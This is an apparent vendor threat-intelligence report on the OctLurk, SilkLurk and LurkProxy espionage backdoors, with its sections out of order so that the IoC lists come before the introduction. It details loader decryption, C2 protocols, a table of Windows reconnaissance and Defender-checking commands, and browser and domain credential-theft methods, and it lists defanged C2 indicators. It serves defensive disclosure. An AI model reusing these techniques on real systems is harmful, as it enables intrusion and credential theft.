Second-stage payload

PlugX

The SilkLurk backdoor opened a command shell (cmd.exe). Using this shell, the attacker executed the file C:\ProgramData\microsoft\html help\kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c). The kmsonline.exe binary acted as a dropper for the PlugX malware, deploying the malicious files listed below.

C:\ProgramData\Symantec\RasTls.exe - Legitimate Binary (MD5 62944e26b36b1dcace429ae26ba66164)
C:\ProgramData\Symantec\RasTls.dll - PlugX Loader Dll (MD5 ef59aad625eebda8650aec5820d6ce69)
C:\ProgramData\Symantec\RasTls.dll.res - PlugX Payload file

Our Kaspersky Threat Attribution Engine (KTAE) also identified a strong degree of similarity between kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c) and PlugX.

PlugX was configured to communicate with the C2 domain gycudore[.]kozow[.]com and the IP address 64[.]7[.]198[.]130. Below are the extracted configuration fields from PlugX.

Config field name Value
Injection Target Process %SystemRoot%\system32\svchost.exe
Home Directory %ALLUSERSPROFILE%\Symantec
Persistence Name SymantecRAS
Service Display Name SymantecRAS
Service Description Symantec RAS Services
Campaign ID KG_MFA

Infrastructure

The threat infrastructure relies on VPS servers. Some OctLurk and LurkProxy C2 addresses are referenced in a public report by Kazakhstan’s State Technical Service (STS) company. According to available data, a campaign targeting critical infrastructure in Kazakhstan was discovered in March 2025. During this campaign, attackers employed the TrustFall (STS internal designation) remote access malware, also known as MystRodX (Qianxin) and SilentRaid (Cisco) and designed for Linux-based operating systems. Subsequently, in October 2025, STS researchers found additional TrustFall samples, while also discovering its new C2 servers via active probing. Notably, three observed TrustFall C2 addresses were also leveraged by OctLurk and LurkProxy. This overlap points to shared infrastructure across multiple OS-targeting campaigns, though it remains unclear whether these activities ran concurrently or at different times.

Attribution

We identified multiple artifacts confirming that OctLurk and SilkLurk are operated by the same threat actor. Several users infected with OctLurk were also found to be infected with SilkLurk, and in some cases both malware families used the same staging directory. Below are examples of these artifacts.

  1. In one incident, the attackers created the service C:\Windows\system32\svchost.exe -k ExAstSrc -s ExAstSrc to deploy OctLurk. They used OctLurk to obtain a command shell and were observed dropping the SilkLurk loader vulkan-1.dll (MD5β€―be4731c09734da2e8eb6814a9c82f266) via this shell, as shown below.
  2. In another incident, we observed attackers using the same directory C:\ProgramData\intel\ to drop both the OctLurk and SilkLurk loader DLLs.

OctLurk C:\ProgramData\intel\mscastrac.dll (MD5 7c2f64461bb519c6cbf1fc687675514c)
C:\ProgramData\intel\msbasesysdc.dll (MD5 f4578e869a735cfad691f927bae3e638)
SilkLurk C:\ProgramData\intel\vulkan-1.dll (MD5 2f18472866f38c1e1c2c5c14b9a6ab56)

In one incident, the attacker used SilkLurk to obtain a command shell (cmd.exe) and then deployed and executed the PlugX malware. The PlugX sample was configured to contact gycudore[.]kozow[.]com as its command‑and‑control (C2) server, while the SilkLurk backdoor used ctyuhjerf[.]kozow[.]com for C2. PlugX is a well‑known modular remote‑access Trojan (RAT) that has been active since at least 2008 and historically linked to Chinese-speaking threat actors. This suggests that both OctLurk and SilkLurk were also developed and operated by a Chinese‑speaking actor, although at this time, we cannot attribute this activity to a known threat group.

Conclusions

The emergence of the OctLurk and SilkLurk multi‑plugin malware framework highlights how threat actors continuously refine their tactics to evade detection and maintain control over compromised networks. Both families operate primarily in memory, leaving only a minimalistic loader on disk that relies on machine‑specific data (OctLurk usesβ€―the drive serial number, and SilkLurkβ€―usesβ€―the computer name) to decode payload locations and contents. This victim‑specific encoding makes reverse engineering and automated detection considerably harder.

In addition to sophisticated obfuscation, the attackers establish redundant access channels, harvest credentials, and deploy well‑known remote access and monitoring tools. These secondary pathways ensure persistence even if the original infection vector is discovered or neutralized.

Indicators of Compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

Backdoor domains and IPs

OctLurk C2

dns[.]multitoconference[.]com
tj[.]tajikistandip[.]com
fm01[.]clouddevicemetrics[.]com
confbase[.]mdpsupport[.]net
digital[.]leroymerling[.]com
api2[.]annoyingremote[.]com
about[.]blsouqs[.]com
ssl[.]blsouqs[.]com
45[.]138[.]157[.]165

LurkProxy C2

dns[.]ssentialserv[.]xyz
154[.]196[.]162[.]76

SilkLurk C2

tyhbgtyuj[.]gleeze[.]com
95[.]179[.]210[.]138
wedfcvbn[.]gleeze[.]com
45[.]77[.]136[.]228
rgnojb[.]casacam[.]net
95[.]179[.]141[.]26
ctyuhjerf[.]kozow[.]com
45[.]32[.]152[.]50
212[.]11[.]39[.]138
195[.]86[.]120[.]2
uyhvfredc[.]accesscam[.]org
154[.]196[.]187[.]73
45[.]61[.]149[.]112
wedfcvbn[.]gleeze[.]com
45[.]77[.]136[.]228
gycudore[.]kozow[.]com
64[.]7[.]198[.]130

Loaders

OctLurk loader

082d49ef9f14e6811d68c7e0e82e5069 oleasapi.dll
f4578e869a735cfad691f927bae3e638 msbasesysdc.dll
7c2f64461bb519c6cbf1fc687675514c mscastrac.dll

SilkLurk loader

8269d6ba1b6842f9152c90cf7add9b93 vulkan-1.dll

PlugX dropper

3c9a1ba8e0c7475706adc6376e9d7b7c kmsonline.exe

PlugX loader

ef59aad625eebda8650aec5820d6ce69 RasTls.dll

OctLurk backdoor

a0cc7accc79abb0287aaba825d0351f0

OctLurk File Manager plugin

a56cce62930a6bee80d679b4c495a340

OctLurk Command Shell plugin

1415a78b75de7db4ba3d1e61d7db4501

OctLurk Interaction Manager plugin

a4d550a3ba0cd073fe3839b99d98a7a8

Impacket’s secretsdump (not available)

32a5985543433a4f60da2fafd873b927 Adobe.exe

Keylogger

2a571f6cee42a17d873f4c942649813f AnyDesk.exe

Browser password stealer

37dc84e4bcad92fa28f1e7778d088283 x64.exe

FSCAN

cf903e4a1629aa0582fd0363b5786676 fc.exe

Batch scripts (not available)

6ecf84fb18f6747ed08d7598364d853a 1.bat
b874123a80fc4f40e06872b9cb54ebc6 auto.bat
45cf5916fab4272a1313c26e67aa9220 in.bat
4e6d5c4770d5a822d7fcce6a74f7ad73 in.bat
5e26df131ff0a679a0a2699b723b46e3 1.bat

Archive utilities

WinRAR

18dc8bff47cc282508354771d0c8cf8c RecordedTV.exe, recordutil.exe

7zip

9a1dd1d96481d61934dcc2d568971d06 7z.exe

File paths

OctLurk file paths

C:\Users\[username]\Videos\1.bat
C:\Windows\System32\oleasapi.dll
C:\Windows\Media\Welcome01.wav
C:\windows\temp\in.bat
C:\Users\[username]\1.bat
C:\ProgramData\1.bat
C:\Windows\System32\msbasesysdc.dll
C:\Windows\System32\Waavsstrace.dll
C:\Windows\System32\SystemSettings.Publishing.dll
C:\Windows\System32\msdctries.dll
C:\Users\Public\Pictures\AnyDesk.exe
C:\Users\Public\Libraries\msect\dev0
C:\Users\Public\Libraries\msect\dev1
C:\users\[username]\libraries\64.exe
C:\ProgramData\Ehorus\
%TEMP%\fc.exe

SilkLurk file paths

C:\programdata\microsoft\network\connections\nvgwls.exe
C:\ProgramData\Veeam\EndpointData\nvgwls.exe
c:\ProgramData\microsoft\network\connections\vulkan-1.dll
C:\ProgramData\microsoft\network\downloader\vulkan-1.dll
C:\ProgramData\intel\vulkan-1.dll
C:\Users\Public\Music\vulkan-1.dll
C:\ProgramData\HP\NCCOM\vulkan-1.dll
C:\ProgramData\intel\gcc\vulkan-1.dll
C:\Windows\System32\0409\vulkan-1.dll
C:\ProgramData\veeam\endpointdata\vulkan-1.dll
C:\ProgramData\plug\vulkan-1.dll
C:\Program Files\nvidia corporation\display.nvcontainer\plugins\vulkan-1.dll
C:\ProgramData\microsoft onedrive\setup\vulkan-1.dll
C:\vmware\vmware tools\vmware vgauth\schemas\vulkan-1.dll
C:\ProgramData\nvidia\ngx\vulkan-1.dll
C:\ProgramData\microsoft\microsoft\vulkan-1.dll
C:\ProgramData\usoprivate\updatestore\vulkan-1.dll
C:\ProgramData\Microsoft OneDrive\setup\OneDrive.dat
C:\ProgramData\NVIDIA\DisplayDriverContainer1.log
C:\ProgramData\Microsoft\Diagnosis\ETLLogs\ETL.log
C:\ProgramData\NVIDI\NGX\ngx.dat
C:\ProgramData\Intel\GCC\2024.log
C:\ProgramData\veem\pyshellext.amd64.log
C:\ProgramData\Microsoft\RtkNGUI\RtkNGUI64.exe
C:\ProgramData\microsoft\rtkngui\RtkNGUI64Loc.dll
C:\ProgramData\realtek\audio\RtkNGUI64Loc.dll
C:\realtek\audio\RtkNGUI64Loc.dll
C:\ProgramData\USOPrivate\UpdateStore\Store.dat
C:\ProgramData\Microsoft\Crypto\Keys\Store.key
C:\DrvPath\Network\Lan\Realtek\NetSetSvc.exe
C:\drvpath\network\lan\realtek\nvml.dll
C:\microsoft\network\connections\nvml.dll
C:\ProgramData\microsoft\network\connections\nvml.dll
C:\Windows\System32\0419\nvml.dll
C:\veeam\nvml.dll
C:\microsoft\network\nvml.dll
C:\ProgramData\hp\nvml.dll
C:\usoprivate\updatestore\nvml.dll
c:\nvidia corporation\display.nvcontainer\plugins\nvml.dll
C:\Users\Public\Pictures\image.png
C:\Users\Public\Documents\My Pictures\image.png
C:\ProgramData\Realtek\Audio\RtkSmbus.exe
C:\ProgramData\realtek\audio\RtkSmbusLoc.dll
C:\rtksmbusact\RtkSmbusLoc.dll
C:\ProgramData\rtksmbusact\RtkSmbusLoc.dll
C:\realtek\audio\RtkSmbusLoc.dll

PlugX file paths

C:\ProgramData\microsoft\html help\kmsonline.exe
C:\ProgramData\Symantec\RasTls.exe
C:\ProgramData\Symantec\RasTls.dll
C:\ProgramData\Symantec\RasTls.dll.res

WinRAR and 7z file paths

C:\Users\[username]\Libraries\RecordedTV.exe
C:\Users\[username]\Libraries\recordutil.exe
C:\windows\vss\7z.exe


OctLurk and SilkLurk: newly identified tailored backdoors in cyber-espionage campaign in Central Asia

30 July 2026 at 13:00

Introduction

We have been tracking two new backdoors, OctLurk and SilkLurk, observed in attacks against government organizations primarily in Central Asia since Januaryβ€―2025. Identified victims are located in Afghanistan, Kyrgyzstan, Tajikistan, Uzbekistan, Kazakhstan, and the Syrian Arab Republic. These organizations operate across several sectors, including healthcare, research, government offices, ministries of foreign affairs, logistics, law‑enforcement agencies, urban planning and facilities management, and public educational establishments.

The backdoor loaders are customized for each victim and use information from the victim’s machine to decrypt the payload. Both the loaders and the backdoors are heavily obfuscated, making analysis more complicated. OctLurk and SilkLurk can download and inject additional plugins to perform further malicious actions, including launching command shells, performing file system activity, synthesizing keyboard and mouse events, network scanning, credential dumping, keylogging, password theft from browsers, email collection, and remote access. Furthermore, the attackers deployed a specialized utility we named LurkProxy, which we also cover in this report. While it has a highly similar architecture to the OctLurk backdoor, it is not a backdoor itself.

Our investigation shows that the same threat actor operates both SilkLurk and OctLurkβ€―, and some victims infected with SilkLurk also contain OctLurk. We assess with medium confidence that the same actor is behind both backdoors, and that they are Chinese‑speaking. However, at the time of publication, we couldn’t attribute this activity to any known group.

OctLurk

OctLurk Deployment

The attacker created a scheduled task named GoogleUpDate on remote machines using admin credentials. The task runs once with System account privileges right after it was created, executing the batch script located at C:\Users\<username>\Videos\1.bat (MD5 6ecf84fb18f6747ed08d7598364d853a). Prior to executing the task, the actor queries its status. It is then run, as shown below.

The 1.bat script creates a service named NgcCIntSvc, which loads the loader DLL named oleasapi.dll (MD5 082d49ef9f14e6811d68c7e0e82e5069). The ServiceMain parameter in the service’s registry entry is set to invoke the RegisterService function of oleasapi.dll as shown below.

LurkPoxy Deployment

In another case, the attacker at first checked connectivity to the domain dns[.]ssentialserv[.]xyz as shown below. At the time of our research, the domain was resolving to the address 154[.]196[.]162[.]76 which is used as a LurkProxy C2 server.

After confirming that the C2 server was reachable, the attacker executed the batch script C:\Users\[username]\Desktop\auto.bat (MD5β€―b874123a80fc4f40e06872b9cb54ebc6). The script created a service named Cusrxsrv, which loads a DLL named msbasesysdc.dll. In the service registry, the ServiceMain parameter was set to call the RegisterService function of msbasesysdc.dll as shown below.

We identified several service namesΒ β€” specitsrc, cmtastsvc, PNRPHostSvc, vmictimerosync, and vmicagentΒ β€” that the attackers used to load a malicious DLL onto compromised machines.

OctLurk loader

The loader DLL exports two methods, Refresh and RegisterService. The previously created service first calls RegisterService, which in turn invokes Refresh, the method that contains the malicious code. To locate the payload, the loader double-XOR-decrypts and then zlib-decompresses a set of hard‑coded bytes, yielding the payload file path. The payload bytes itself undergoes the same double‑XOR decryption and zlib decompression to produce the backdoor DLL bytes.

The double‑XOR decryption uses two distinct multibyte keys:

  • Keyβ€―1: hard‑coded in the loader
  • Keyβ€―2: derived from the serial number of the C: drive

The backdoor DLL is reflectively injected into memory and its entry point is executed. The loader can then call the DLL’s exported methods either by name or by ordinal; both the method name and the ordinal number are hard‑coded in the loader and are decrypted using the same double‑XOR and zlib‑decompression process applied to the payload path and bytes.

OctLurk backdoor

The loader invokes the backdoor’s curl_easy_escape function (ordinalβ€―2). The backdoor then creates a stream socket using a hard‑coded C2 address (dns[.]multitoconference[.]com) and port 443. It gathers the following information from the victim machine:

  • OS information as RTL_OSVERSIONINFOW structure
  • Computer name
  • User name
  • Local host name
  • Local IP address in format %u.%u.%u.%u, with local hostname-to-IP-address translation
  • Current local date and time as SYSTEMTIME struct

To encrypt the collected data, the backdoor employs a hard‑coded XOR key, which in most cases we observed was the string FDrertgr##@QEWASGkio865ehyf98foidsjzhug874392dfsREFDfdsAGH43wea98h. In addition, it generates 0x53 (83) random bytesΒ β€” this length is also hard‑coded in the sampleΒ β€” and uses them as a second XOR key. The collected victim information is first compressed with zlib (deflate), and then XOR‑encrypted twice, first with the hard‑coded string key and then with the randomly generated byte sequence. The final data is arranged as follows:

  • 0x00: randomly generated XOR key bytes (size 83 bytes)
  • 0x53: compressed data size
  • 0x57: compressed data in the following format: <uncompressed_size> <deflate(data)>
  • 0x57 + compressed_data_size: randomly generated bytes (from 14 to 41 bytes)

The backdoor initially transmits a 16‑byte header that specifies the size of the incoming data packet, as shown below. It then sends the actual data packet.

  • 0x00: randomly picked 10 chars from the string β€œzyxwvutsrqponmlkjihgfedcbaABCDEFGHIJKLMNOPQRSTUVWXYZ9876543210-_”
  • 0x0A: \x00\x00
  • 0x0C: next_packet_size

The first packet received is 16 bytes long, and its last four bytes specify the size of the subsequent data packet. The format of the subsequent data packet is shown below.

  • 0x00: XOR key; size 83 bytes
  • 0x53: compressed data size
  • 0x57: compressed data in the format: <uncompressed_size> <deflate(data)>

The received data is decrypted using a double‑XOR method: first with the XOR key contained in the packet, then with a hard‑coded XOR key. After the XOR decryption, the data is zlib decompressed. The data may be a command or a plugin code.

OctLurk loads plugins from the C2 server directly into memory to perform various tasks. Each plugin exports two methodsΒ β€” ins_ctl_db and oct_lk_colΒ β€” with the actual functionality implemented in oct_lk_col. Our analysis shows that the plugins listed below are commonly deployed on victim machines.

  • Command Shell: provides a command shell
  • File Manager: performs filesystem interaction
  • Interaction Manager: synthesizes keyboard and mouse events

The table below provides a detailed description of operations performed by these plugins, where each switch case value denotes command ID.

Plugin type Description
File Manager ●       case 0x10020: for each drive, retrieve the following information: volume GUID path, drive letter, volume name, file system name, drive type, volume serial number, total size in bytes, and free space in bytes.
●       case 0x10030: search for a file that matches a specified name and retrieve the following information: file attributes, creation time, last access time, last write time, file size, the file’s name, and its short (8.3) name.
●       case 0x10040: recursively list all files in a specified location, including only those whose size, creation time, last write time, and last access time fall within the threshold values defined by C2. For each listed file, retrieve the following details: file attributes, creation time, last access time, last write time, file size, file name and alternative name for the file
●       case 0x10050: use the ShellExecuteExW API to open the specified file path, which may be an executable, a document, or a folder.
●       case 0x10051: execute the specified command line using the CreateProcessAsUserW API.
●       case 0x10060: perform the following file‑system operations: copy, delete, move, and renameΒ β€” using the SHFileOperationW API.
●       case 0x10070: create a directory.
●       case 0x10080: set the attributes for a file or directory.
●       case 0x10090: for the filename provided by C2, set the file created, last accessed, and last modified timestamps to the values received from C2.
●       case 0x20010: get the size of a file.
●       case 0x20020: read a file from the system in chunks, starting at a specified offset.
●       case 0x20030: calculate the CRC32 of each file data chunk, and retrieve the file created, last accessed, and last written times.
●       case 0x20040: close the file handle and free the associated metadata (file path, handle, and size).
●       case 0x20110: create a file at the specified path and write the bytes received from C2 into it. Then set the file created, last accessed, and last modified times using the timestamps supplied by C2.
Command Shell ●       case 0x3E9: launch cmd.exe as shell.
●       case 0x3EA: send the exit command to close the command shell.
●       case Default: if a command string is received from the C2 and the shell is running, write the command to the shell. Then read the shell’s output and send it back to the C2.
If a command string is received from the C2 server and the shell is not already running, execute the command using C:\Windows\System32\cmd.exe /S /C "<command_string>" > %TEMP%\tmp%d%x.tmp where %d and %x are random values. Afterwards, read the output from the temporary file tmp%d%x.tmp and then delete the file.
Interaction Manager ●       case 0x3E9: capture the entire screen as a BMP image.
●       case 0x3EA: capture the entire screen at specified intervals.
●       case 0x3EC: retrieve clipboard data.
●       case 0x3ED: copy the data to the clipboard.
●       case 0x3F3: MOUSEEVENTF_LEFTDOWN: set the cursor to the specified position and press the left mouse button.
●       case 0x3F5: MOUSEEVENTF_LEFTDOWNβ€―|β€―MOUSEEVENTF_LEFTUP: move the cursor to the specified position, then press and release the left mouse button.
●       case 0x3F6: MOUSEEVENTF_RIGHTDOWN: set the cursor to the specified position and press the right mouse button.
●       case 0x3F7: MOUSEEVENTF_RIGHTUP: set the specified cursor position and release the right mouse button.
●       case 0x3F8: MOUSEEVENTF_MOVE: move the mouse cursor to specific coordinates, simulating a mouse movement event.
●       case 0x3F9: MOUSEEVENTF_WHEEL: move the mouse wheel by a specified amount.
●       case 0x3FD: press the key indicated by the virtual‑key code.
●       case 0x3FE: KEYEVENTF_KEYUP: release the key identified by the virtual-key code.
●       case DEFAULT: MOUSEEVENTF_LEFTUP: move the cursor to the specified position and release the left mouse button.

Post-compromise activity

The attacker used the command‑shell plugin installed via the OctLurk backdoor to perform the following actions:

Victim fingerprinting

The attacker used admin credentials to create a scheduled task named GoogleUpDate on remote machines. This task runs once with System account privileges, executing the script located at C:\windows\temp\in.bat (MD5β€―45cf5916fab4272a1313c26e67aa9220,β€―4e6d5c4770d5a822d7fcce6a74f7ad73). After querying the task’s status, the attacker triggers its execution, as shown below.

The batch script runs a series of commands that collect comprehensive information about the machine’s hardware, software, and network configuration as shown in the table below. The results are saved in three filesΒ β€” info.txt, <hostname>.datb, and <hostname>_logs.datbΒ β€” all stored in the %TEMP% directory.

Command Description
chcp 1256 Changes the system’s code page to 1256, which supports Arabic characters.
powershell $PSVersionTable Retrieves the version information of PowerShell.
qwinsta Views all active sessions on the local machine.
klist sessions Displays a list of logon sessions on this computer (Including Kerberos).
TASKLIST /V Lists all running tasks with detailed information.
findstr /i /c:”explorer.exe” Searches for explorer.exe in a case-insensitive manner. Used together with TASKLIST /V.
wevtutil qe Security /f:text /c:5 /rd:true /q:”*[System[(EventID=4624)]] and *[EventData[Data[@Name=’LogonType’]=10]]” Retrieves the last 5 events from the Security event log where the event ID is 4624 (successful logon event) and the logon type is 10 (remote interactive logon e.g., Remote Desktop Protocol).
powershell β€œipconfig|select-string v4 -context 1,3” Uses PowerShell to filter ipconfig output for IPv4 addresses.
ipconfig /all Displays detailed network configuration information.
WHOAMI /all Displays detailed information about the current user, including their security identifiers (SIDs), privileges, group memberships, and authentication details.
WMIC /Node:localhost /Namespace:\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List | findstr β€œ=” Retrieves information about installed antivirus software.
powershell Get-NetTCPConnection Retrieves information about TCP connections.
netstat -ano | findstr LISTENING Shows listening ports.
netstat -ano | findstr ESTABLISHED Displays established connections.
cmd.exe /c netstat -ano | findstr β€œEST” | findstr -v 127.0.0.1 Filters established connections excluding the loopback address.
powershell.exe β€œget-wmiobject -query β€˜select * from win32_process’ | Select-Object ProcessId,ProcessName,CommandLine,ExecutablePath,CreationDate | Where-object {$_.ProcessId -eq 500} | Format-List” Retrieves detailed information about a specific process.
reg query HKLM /s /f β€œProfileImagePath” /t REG_EXPAND_SZ Searches the Windows Registry under HKEY_LOCAL_MACHINE (HKLM) for entries where the value name is β€œProfileImagePath” and the type is REG_EXPAND_SZ. It points to the location of a user’s profile folder.
cmd.exe /c dir /b c:\users Lists the contents of the C:\Users directory.
wmic startup get caption,command | findstr exe Filters startup items for executable files.
powershell β€œget-MpComputerStatus” Retrieves the status and configuration details of Microsoft Defender Antivirus (formerly Windows Defender) on a Windows system.
reg query β€œHKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Features” /v β€œTamperProtection” Queries whether Microsoft Defender antivirus’s tamper protection is enabled.
reg query β€œHKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions” /s Queries exclusion settings for Microsoft Defender Antivirus. This is where you can configure files, folders, processes, and extensions that should be excluded from being scanned by Defender.
wevtutil gli Security Configures the Security event log.
wevtutil gl Security /f:xml Retrieves events from the Security log in XML format.
wevtutil gli β€œWindows PowerShell” Configures the Windows PowerShell event log.
wevtutil gl β€œWindows PowerShell” /f:xml Retrieves events from the Windows PowerShell log in XML format.
wevtutil gli System Configures the System event log.
wevtutil gl System /f:xml Retrieves events from the System log in XML format.
schtasks /query /fo LIST /v | findstr β€œTaskName> Status> β€˜Task To Run’> β€˜Run As User’>” Lists all scheduled tasks in verbose mode and extracts the following fields: Status, Task To Run, Run As User, and TaskName.
systeminfo Displays detailed system information.
powershell β€œGet-WmiObject -Class Win32_BIOS | Format-list” Retrieves BIOS information.
powershell β€œGet-WMIObject -Class Win32_PhysicalMemory | Format-list” Retrieves physical memory information.
powershell β€œGet-WMIObject -Class Win32_Processor | Format-list” Retrieves processor information.
powershell β€œGet-WMIObject -Class Win32_DiskDrive | Format-list” Retrieves disk drive information.
netsh interface ipv4 show interfaces Displays information about IPv4 interfaces.
powershell β€œgwmi Win32_NetworkAdapter | Format-list” Provides hardware-level and driver-level information about adapters.
powershell β€œgwmi Win32_NetworkAdapterConfiguration | Format-list” Provides network configuration details, such as IP address, DNS, DHCP status, etc.
ipconfig /all Displays detailed network configuration.
netstat -e -s Displays detailed network protocol statistics.
certutil -urlcache Displays URL cache entries.
ipconfig /displaydns Displays the contents of the DNS client resolver cache.

Event log collection

The attackers ran commands to export successful logon events for remote interactive logons (e.g., Remote Desktop Protocol) and to query those events for specific users.

Credential harvesting

ImpacketΒ β€” secretsdump

Attackers ran a malicious file named Adobe.exe (MD5β€―32a5985543433a4f60da2fafd873b927), which is a portable‑executable version of Impacket’s secretsdump.py tool. Using this tool, they extracted password hashes from domain controllers, the critical servers in an Active Directory environment. Immediately after harvesting the hashes, they issued commands to list all members of the β€œDomain Controllers” group, likely to identify and target additional domain controllers for further compromise.

Keylogger

Attackers dropped and executed a keylogger located at C:\Users\Public\Pictures\AnyDesk.exe (MD5: 2a571f6cee42a17d873f4c942649813f). They then created a scheduled task named AnyDesk to run the keylogger whenever any user logged on as shown below.

The keylogger creates two files:β€―C:\Users\Public\Libraries\msect\dev0, which stores captured keystrokes, andβ€―C:\Users\Public\Libraries\msect\dev1, which holds clipboard data. Before writing to these files, the captured data is encoded by subtractingβ€―2 from each byte.

Browser Password Decryptor

The Browser Password Decryptor tool C:\users\[username]\libraries\64.exe (MD5 37dc84e4bcad92fa28f1e7778d088283) is used to extract passwords from browsers. The tool offers two options: -help to extract passwords from Chrome and -exit to extract passwords from Firefox. For Chrome, the tool targets the Login Data and Local State databases located at %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data and %LOCALAPPDATA%\Google\Chrome\User Data\Local State, respectively. The Local State contains the master key, which is essential for decrypting encrypted login information stored in the Login Data database file. For Firefox, the tool targets the logins.json file located at %APPDATA%\Mozilla\Firefox\Profiles\{profile folder}. The logins.json file in Firefox stores encrypted usernames and passwords for websites.

Remote access : Pandora FMS agents (Pandora RC agent)

Pandora RC agent provides remote control of a victim’s computer, allowing attackers to monitor and manipulate the system. Using administrative credentials, the attacker creates a scheduled task named GoogleUpDate on the compromised machines. This task runs once with System account privileges and executes the script 1.bat, which can be found at either C:\Users\[username]\1.bat or C:\ProgramData\1.bat (MD5β€―5e26df131ff0a679a0a2699b723b46e3). The task’s status is first queried, then it is executed, as shown below.

The batch script 1.bat executes a command that downloads and installs the Pandora RC agent using the arguments shown below.

  • EHUSER: a Pandora RC user
  • STARTEHORUSSERVICE: start the agent after the installation finishes (defaultβ€―=β€―1)
  • EHORUSINSTALLFOLDER: specify the folder where you want to install the agent (default: %ProgramFiles%\_agent)
  • DESKTOPSHORTCUT: 0: do not create a desktop shortcut

Network scan: FSCAN

Fscan is a comprehensive internal‑network scanning tool that offers a range of functions, including network discovery, vulnerability assessment, reverse‑shell creation, and brute forcing of common services. The executable is dropped to %TEMP%\fc.exe (MD5: cf903e4a1629aa0582fd0363b5786676) and writes its output to %TEMP%\result.txt. Using Fscan, both internal and public networks were scanned to identify services running on specific ports, such as Secure Shell (SSH) on portβ€―22 and MySQL on portβ€―3306. The tool also attempted to access these services using credentials from the password file pp.txt.

Email harvesting

The attackers used the curl command to connect to an email server, authenticate with a username and password, and issue a command to select the Inbox folder. Typically, the goal is to:

  • Verify that a connection to the email server is working
  • Authenticate the user
  • Prepare the Inbox folder for reading or manipulating messages (e.g., listing, fetching, or deleting emails)

LurkProxy

In a similar manner to the OctLurk backdoor, the attacker also deployed another implant we named LurkProxy, which uses a heavily obfuscated version of the OctLurk loader. While LurkProxy has a nearly identical architecture to the OctLurk backdoor, its primary role is to proxy network traffic. Like the OctLurk, it exports a function named curl_escape_easy, which the loader invokes. Once executed, LurkProxy listens on all interfaces on hard‑coded port 64980 and establishes a TLS‑encrypted connection to the C2 server (154[.]196[.]162[.]76). The C2 communication uses a proprietary binary protocol, where each packet is compressed with zlib, encrypted with a double‑XOR scheme, and follows the structure outlined below.

Offset Data Type
0x00 (00) Unused –
0x08 (08) Packet control flags. Bit 0 indicates high priority packet, bit 1 indicates single packet bit array
0x0C (12) Command number int
0x10 (16) Handler number (unique identifier for each proxy client in the first mode) int
0x14 (20) Command integer argument int
0x18 (24) Unused –
0x1C (28) Data 1 payload size int
0x20 (32) Data 2 payload size int
0x24 (36) Data 1 byte stream bytes
0x24 (36) + N Data 2 byte stream bytes

LurkProxy can function as a reverse proxy in two distinct modes as described below. The mode is selected by a static flag, meaning the proxy can operate in only one mode at a time. In the implant we examined, the first (SOCKS5) mode was used.

Modeβ€―1: SOCKS5 proxy

When a client connects, LurkProxy sends to the C2 the command 0x1000010, indicating that the connection has been established and includes the target address in the packet data. The C2 server then opens a connection to that address, enabling bidirectional communication through the appropriate commands.

Modeβ€―2: transparent proxy

In this mode, the target address and port are hard‑coded. Upon startup, LurkProxy immediately connects to the predefined target via the C2 channel using the same command. All subsequent client connections are routed through this single, fixed target. This mode handles raw network traffic directly, bypassing the SOCKS5 layer.

Command ID Direction Description Arguments
0x1000010 Implant -> C2 When a new proxy client connects, it creates a proxy session and notifies C2 of the successful configuration Target port in command integer argument
UTF-16 encoded connection hostname in data 1
0x1000010 C2 -> Implant Used to control the session, allowing it to pause or stop proxying Action in command integer argument (1 to pause, or any other value to terminate)
0x1000030 Implant -> C2 Sent when the LurkProxy is shut down –
0x1000050 Implant -> C2 Forwards the received bytes from the client to C2 Raw TCP bytes in data 1
0x1000050 C2 -> Implant Forwards the received bytes from the proxy target to the client Raw TCP bytes in data 1

SilkLurk

Deployment

The attacker created a service that executes legitimate binaries, such as NetSetSvc.exe (NVIDIA debug dump), nvgwls.exe (NVIDIA background tool responsible for autotuning), RtkSmbus.exe (Realtek Semiconductor’s noise‑cancelling program), and RtkNGUI64.exe (Realtek High‑Definition Audio Manager), to side‑load malicious loader DLLs: nvml.dll, vulkan-1.dll, RtkSmbusLoc.dll, and RtkNGUI64Loc.dll, respectively. These DLLs act as a loader that will inject SilkLurk backdoor into the process memory.

SilkLurk loader

SilkLurk loader working logic

SilkLurk loader working logic

The loader first verifies that it is running within the legitimate executable that loads it. Next, it moves the payload file (in the analyzed sample, it was named OneDrive.dat) from its module location (C:\ProgramData\Microsoft\Network\Connections in the analyzed sample) to the hard‑coded payload path (C:\ProgramData\Microsoft OneDrive\setup in the analyzed sample). Note that the hard-coded payload path may vary depending on the loader.

Next, the loader creates a service named RmSs to maintain persistence. The service will run the legitimate module binary (C:\ProgramData\Microsoft\Network\Connections\nvgwls.exe) that loads the malicious loader (vulkan-1.dll). The service is configured with the parameters mentioned below. Additionally, the service configuration is modified to restart the service in the event of a failure. Finally, the loader starts the service.

  • Service Type: SERVICE_WIN32_OWN_PROCESS
  • Start Type: SERVICE_AUTO_START
  • Error Control: SERVICE_ERROR_NORMAL

On service start, loader calls StartServiceCtrlDispatcher, which will invoke ServiceProc. The ServiceProc then calls the routine s_1800078F0_decrypt_and_run_payload. This routine computes a 32-bit hash (dword) of the victim’s computer name. The dword hash is used by a custom algorithm made up of arithmetic and logical operations to decrypt the hardcoded payload file path. The payload bytes themselves are decrypted with the same algorithm that decoded the file path. By using the victim’s computer name in the decryption of both the file path and the payload bytes, the loader becomes specific to each victim. The decrypted bytes contain shellcode with the following structure:

Shellcode offset Description
0x000 (0) Stub code, which performs reflective code injection
0x770 (1904) Hardcoded value 0x11113F68, XORed with the computer name hash
0x774 (1908) Hardcoded byte 0xD9, used as XOR key to decrypt import DLL names and APIs
0x775 (1909) Size of the encrypted backdoor
0x779 (1913) Encrypted backdoor data blob

The stub code decrypts and injects the backdoor blob into memory. To decrypt the blob, it first computes a dword hash of the computer’s name. This hash is then fed into a custom algorithmΒ β€” a series of arithmetic and logical operationsΒ β€” that performs the decryption. This algorithm differs from the one used to decrypt the payload file.

The IMAGE_DOS_HEADER of the backdoor binary is zeroed out. Information in the IMAGE_NT_HEADERS, such as ImageSize and NumberOfSections, is XOR-decrypted using the hash of the computer name. The first three sections are decrypted again using a custom algorithm (a series of arithmetic and logical operations) before being injected into memory.

